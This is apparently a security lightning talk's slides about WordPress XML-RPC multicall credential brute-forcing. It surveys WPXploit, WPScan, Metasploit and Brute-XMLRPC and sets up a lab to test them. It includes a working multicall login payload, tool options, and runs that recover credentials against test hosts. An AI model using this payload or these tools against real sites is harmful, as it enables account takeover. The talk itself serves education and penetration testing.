

```
// LIGHTNING TALK // 10 MIN
```

```
[1/26]
```

Down a WordPress XML-RPC rabbit hole

what's old is new-to-me?

> mission: WordPress multicall attack tool with user and password lists

> time budget: 1 business day (*narrator: try 2 weeks*)

> tool: TrixSec/Brute-XMLRPC

> status: Complete! (*brain attic full, must donate unused things*)

```
hdub-tech@dc512$ python talk.py --start █
```

\$ whoami

```
$ cat profile.json
```

```
{  
  "name":      "H Dub",  
  "github":    "github.com/hdub-tech",  
  "role":      "between gigs",  
  "does":      { "infra/automation/tools engineer",  
                  "build and fix stuff"},  
  "linkedin":  "linkedin.com/in/h-dub",  
  "discord":   "@hdub.tech"  
}
```

```
$ xdg-open images/profile-pics/*.jpg
```



Sometimes I break stuff first. Just ask my bikes

Open to work!

```
hdub-tech@dc512$ whoami █
```


Friend request

“Tool idea if you want to run with it”

Continue job hunting? Orrrrrr let myself be distracted by what I love to do?

Tool idea / the claim

*"Wordpress XMLRPC interface allows for submitting a f*** ton of auth in one post request. And far as i can tell, no one has made a tool that you can use to just feed a username and password list and just send one bulk auth"*



> [!IMPORTANT]

> WordPress novice presenting here, just come along for the ride


hdub-tech@dc512\$ cat the_idea_claim.md █

Breaking it down: WordPress

- Content Management System (CMS)
- Started as blogging software
- Free and open source
- Written in PHP
- Paired with MySQL or MariaDB

```
# [WordPress]: wordpress.org  
# [Wikipedia]: wikipedia.org/wiki/WordPress
```

```
hdub-tech@dc512$ cat breaking_it_down_wordpress.md
```



Breaking it down: XML-RPC Protocol

- Remote Procedure Call (RPC) with an XML payload using HTTP
- Existed since the beginning of time (1998)

Sample Request:

```
<?xml version="1.0"?>
<methodCall>
  <methodName>examples.getStateName</methodName>
  <params>
    <param>
      <value><i4>40</i4></value>
    </param>
  </params>
</methodCall>
```

[wikipedia]: [wikipedia.org/wiki/XML-RPC](https://en.wikipedia.org/wiki/XML-RPC)

Sample Responses:

```
<?xml version="1.0"?>
<methodResponse>
  <params>
    <param>
      <value><string>South Dakota</string></value>
    </param>
  </params>
</methodResponse>
```

```
<?xml version="1.0"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>4</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Too many parameters.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

Breaking it down: XML-RPC in WordPress

- Legacy endpoint which has existed from the beginning of time (*at least version 1.5 / 2005*)
- Enabled by default since 3.5
- It's unauthenticated
- As mentioned, XML-RPC (*in general*) is HTTP
- It was designed for programs and not humans
- 2fa NOT supported natively
- Useful methodName: wp.getUsersBlogs (*since 2.6*)

Sample Request (below)

Sample Response ==>

```
<methodCall>
  <methodName>wp.getUsersBlogs</methodName>
  <params>
    <param><value><string>{username}</string></value></param>
    <param><value><string>{password}</string></value></param>
  </params>
</methodCall>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
        <array><data>
          <value><struct>
            <member>
              <name>isAdmin</name>
              <value><boolean>1</boolean></value>
            </member>
            <member>
              <name>url</name>
              <value><string>http://example.com/</string></value>
            </member>
            <member>
              <name>blogid</name>
              <value><string>1</string></value>
            </member>
            <member>
              <name>blogName</name>
              <value><string>testing</string></value>
            </member>
            <member>
              <name>xmlrpc</name>
              <value><string>http://example.com/xmlrpc.php</string></value>
            </member>
          </struct></value>
        </data></array>
      </value>
    </param>
  </params>
</methodResponse>
```

[wordpress-xmlrpc]: developer.wordpress.org/apis/xml-rpc/

[cloudflare]: blog.cloudflare.com/a-look-at-the-new-wordpress-brute-force-amplification-attack/

hdub-tech@dc512\$ cat breaking_it_down_xmlrpc_wordpress.md

Breaking it down: system.multicall

Somewhere between the protocol and WordPress

- TECHNICALLY not part of XML-RPC, but RFC'ed to the discussion board and adopted in places which use it.
- Existed in WordPress from the beginning of time (1.5.0 / 2004)
- Why does it matter? It lets you do "a f*** ton of auth in one post request." Great way to test a whole bunch of usernames/passwords at once without flooding the network or an instance.

> [!NOTE] Delib omission on this slide which veterans are probably chuckling about already

#web.archive.org/web/20060624230303/http://www.xmlrpc.com/discuss/msgReader\$1208?mode=topic

blog.cloudflare.com/a-look-at-the-new-wordpress-brute-force-amplification-attack/


hdub-tech@dc512\$ cat breaking_it_down_multicall.md

```
<?xml version="1.0"?>
<methodCall>
<methodName>system.multicall</methodName>
<params>
  <param><value><array><data>
    <value><struct>
      <member>
        <name>methodName</name>
        <value><string>wp.getUsersBlogs</string></value>
      </member>
      <member>
        <name>params</name><value><array><data>
          <value><array><data>
            <value><string>admin</string></value>
            <value><string>password</string></value>
          </data></array></value>
        </data></array></value>
      </member>
    </struct></value>
    <value><struct>
      <member>
        <name>methodName</name>
        <value><string>wp.getUsersBlogs</string></value>
      </member>
      <member>
        <name>params</name>
        <value><array><data>
          <value><array><data>
            <value><string>admin</string></value>
            <value><string>password</string></value>
          </data></array></value>
        </data></array></value>
      </member>
    </struct></value>
  </data></array></value>
</param>
</params>
</methodCall>
```

Back to the claim

*"Wordpress XMLRPC interface allows for submitting a f*** ton of auth in one post request. And far as i can tell, no one has made a tool that you can use to just feed a username and password list and just send one bulk auth"*

> oh cmon that HAS to exist



I don't like to reinvent the wheel, unless the wheel is square

Tools: VigneshSahoo's WPXploit

- [WPXploit] was referenced on [hacktricks] wiki page on WordPress: Takes a user! takes a wordlist! **my work here is done**
- Oh but wait:
 - Doesn't take a user list.
 - It is only doing brute force (NOT utilizing multithread)

```
br0k3nh34rtz@st0v1a:~/project/python/cli/xmlrpc-exploit
[Version 1.0]

[8:35:10] URL is valid!
[8:35:10] connection is successfully established!
[8:35:10] please provide the username : farel
[8:35:13] 0. wordlist/default.txt
[8:35:13] 1. wordlist/mine.txt
[8:35:13] 2. wordlist/rockyou.txt
[8:35:13] select your file number : 1
[8:35:17]: 75% [REDACTED] | 18/24 [00:04<00:01, 3.96it/s]
[8:35:17]: 88% [REDACTED] | 21/24 [00:05<00:00, 4.20it/s]
[8:35:17]: 79% [REDACTED] | 19/24 [00:04<00:01, 3.97it/s]
[8:35:17]: 88% [REDACTED] | 21/24 [00:05<00:00, 4.20it/s]
[8:35:17]: 83% [REDACTED] | 20/24 [00:04<00:00, 4.07it/s]
[8:35:22] farel:tamica is valid!
[8:35:22] all task are done!
br0k3nh34rtz@st0v1a ~/project/python/cli/xmlrpc-exploit <master*>
```

```
# [hacktricks]: hacktricks.wiki/en/network-services-pentesting/pentesting-web/wordpress.html
# [wpxploit]: github.com/VigneshSahoo/wpxploit
```

```
hdub-tech@dc512$ cd wpxploit && ./exploit.py
```

Tools: <spoiler> WPScan/Metasploit </spoiler>

```

https://github.com/wpscanteam/wpscan/blob/v4.1.0/app/controllers/password_attack.rb#L22

v4.1.0 wpscan / app / controllers / password_attack.rb

Code Blame 137 lines (117 loc) · 4.6 KB

6 class PasswordAttack < WPScan::Controller::Base
7   # Password Attack Controller
8   class PasswordAttack < WPScan::Controller::Base
9     def cli_options
10       [
11         OptFilePath.new(
12           ['--passwords FILE-PATH', '-P',
13            'List of passwords to use during the password attack.',
14            'If no --username/s option supplied, user enumeration will be run.'],
15           exists: true
16         ),
17         OptSmartList.new(['--usernames LIST', '-U', 'List of usernames to use during the password attack.']),
18         OptInteger.new(['--multicall-max-passwords MAX_PWD',
19            'Maximum number of passwords to send by request with XMLRPC multicall'],
20            default: 500),
21         OptChoice.new(['--password-attack ATTACK',
22            'Force the supplied attack to be used rather than automatically determining one.',
23            'Multicall will only work against WP < 4.4'],
24            choices: %w[wp-login xmlrpc xmlrpc-multicall],
25            normalize: %i[downcase underscore to_sym]),
26         OptString.new(['--login-uri URI', 'The URI of the login page if different from /wp-login.php']),
27         OptInteger.new(['--wordlist-skip N',
28            'Skip the first N passwords in the wordlist (resume from line N+1)],
29            default: 0),
30         OptInteger.new(['--max-retries N',
31            'Maximum retry attempts for failed requests due to network/proxy errors'],
32            default: 0)

```

```

msf auxiliary(scanner/http/wordpress_multicall_creds) > options

Module options (auxiliary/scanner/http/wordpress_multicall_creds):



| Name             | Current Setting               | Required | Description                                                                                                   |
|------------------|-------------------------------|----------|---------------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                         | yes      | Attempt to login with a blank username and password                                                           |
| BLOCKEDWAIT      | 1                             | yes      | Time(minutes) to wait if got blocked                                                                          |
| BRUTEFORCE_SPEED | 5                             | yes      | How fast to bruteforce, from 0 to 5                                                                           |
| CHUNKSIZE        | 1400                          | yes      | Number of passwords need to be sent per request. (1700 is the max)                                            |
| DB_ALL_USERS     | false                         | no       | Add all users in the current database to the list                                                             |
| PASS_FILE        | /vagrant/test/small-pass.txt  | no       | File containing passwords, one per line                                                                       |
| Proxies          |                               | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported: sapni, socks4, socks5, socks5h, http |
| RHOSTS           | 10.0.2.15                     | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html                                |
| RPORT            | 4343                          | yes      | The target port (TCP)                                                                                         |
| SSL              | false                         | no       | Negotiate SSL/TLS for outgoing connections                                                                    |
| STOP_ON_SUCCESS  | false                         | yes      | Stop guessing when a credential works for a host                                                              |
| TARGETURI        | /                             | yes      | The base path to the wordpress application                                                                    |
| THREADS          | 1                             | yes      | The number of concurrent threads (max one per host)                                                           |
| USERNAME         |                               | no       | A specific username to authenticate as                                                                        |
| USER_FILE        | /vagrant/test/small-users.txt | no       | File containing usernames, one per line                                                                       |
| VERBOSE          | true                          | yes      | Whether to print output for all attempts                                                                      |
| VHOST            |                               | no       | HTTP server virtual host                                                                                      |



View the full module info with the info, or info -d command.

msf auxiliary(scanner/http/wordpress_multicall_creds) > run
[*] Found Wordpress version: 4.3.1
[*] Target 10.0.2.15:4343 is running Wordpress
[*] XMLRPC enabled, Hello message received!
[*] 10.0.2.15:4343 - Starting XML-RPC login sweep ...
[*] SUCCESSFUL: wordpress-user:wordpress
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/wordpress_multicall_creds) >


```

[wpscan]: wpscan.com/wordpress-cli-scanner

[metasploit]: rapid7.com/db/modules/auxiliary/scanner/http/wordpress_multicall_creds

hdub-tech@dc512\$ cat wpscan_metasploit.md

Tools: WPScan / Metasploit (later)



[wpscan]: `wpscan.com/wordpress-cli-scanner`


```
hdub-tech@dc512$ xdg-open images/cone-of-shame.gif
```

Tools: TrixSec's Brute-XMLRPC

[Brute-XMLRPC] already supports:

- confirming xmlrpc available
- username and password files
- multicall or brute force
- user enumeration (API)
- outputs successful user/pass combos to successful_logins.json file
- ships with a default wordlist
- Tor support
- WAF detection

...but does it work?



[Brute-XMLRPC]: *github.com/TrixSec/Brute-XMLRPC*

```
hdub-tech@dc512$ cd trixsec/brute-xmlrpc && cat README.md
```


Time for a test environment!

Options:

1. [Vulhub]
 - only 2 WordPress versions
 - does automate the manual part of setup
2. [Docksal]
 - found (after the fact) because Metasploit contributors used it for testing
 - single version of WordPress
3. [Official WordPress] containers
 - docs contain usable compose files
 - all the versions
 - you do need to do the click thru to setup the initial user

```
# [vulhub]:          github.com/vulhub/vulhub
# [Docksal]:         github.com/docksal/boilerplate-wordpress
# [Official WordPress]: hub.docker.com/_/wordpress
```

Test Environment accomplished



\$ python brutexmlrpc.py

Clone the project

```
$ git clone TrixSec/Brute-XMLRPC
```

Set-up Python things

```
$ uv venv .venv
```

```
$ source .venv/bin/activate
```

```
$ pip install <pkgs_in_README>
```

Create user/password list with known goods

```
$ echo "wordpress-user" > small-users.txt
```

```
$ echo "wordpress-password" > small-pass.txt
```


Run the tool

```
$ python brutexmlrpc.py
```

```
(.venv)(vagrant@hdub-tech-kali)-[/opt/Brute-XMLRPC]
$ pip install requests colorama termcolor
Requirement already satisfied: requests in /home/vagrant/.pyenv/versions/3.14.7/
Collecting colorama
  Using cached colorama-0.4.6-py2.py3-none-any.whl.metadata (17 kB)
Collecting termcolor
  Using cached termcolor-3.3.0-py3-none-any.whl.metadata (6.5 kB)
Requirement already satisfied: charset_normalizer<4, ≥2 in /home/vagrant/.pyenv/
Requirement already satisfied: idna<4, ≥2.5 in /home/vagrant/.pyenv/versions/3.1
Requirement already satisfied: urllib3<3, ≥1.26 in /home/vagrant/.pyenv/versions
Requirement already satisfied: certifi≥2023.5.7 in /home/vagrant/.pyenv/version
Using cached colorama-0.4.6-py2.py3-none-any.whl (25 kB)
Using cached termcolor-3.3.0-py3-none-any.whl (7.7 kB)
Installing collected packages: termcolor, colorama
Successfully installed colorama-0.4.6 termcolor-3.3.0

(.venv)(vagrant@hdub-tech-kali)-[/opt/Brute-XMLRPC]
$ python brutexmlrpc.py
Traceback (most recent call last):
  File "/opt/Brute-XMLRPC/brutexmlrpc.py", line 2, in <module>
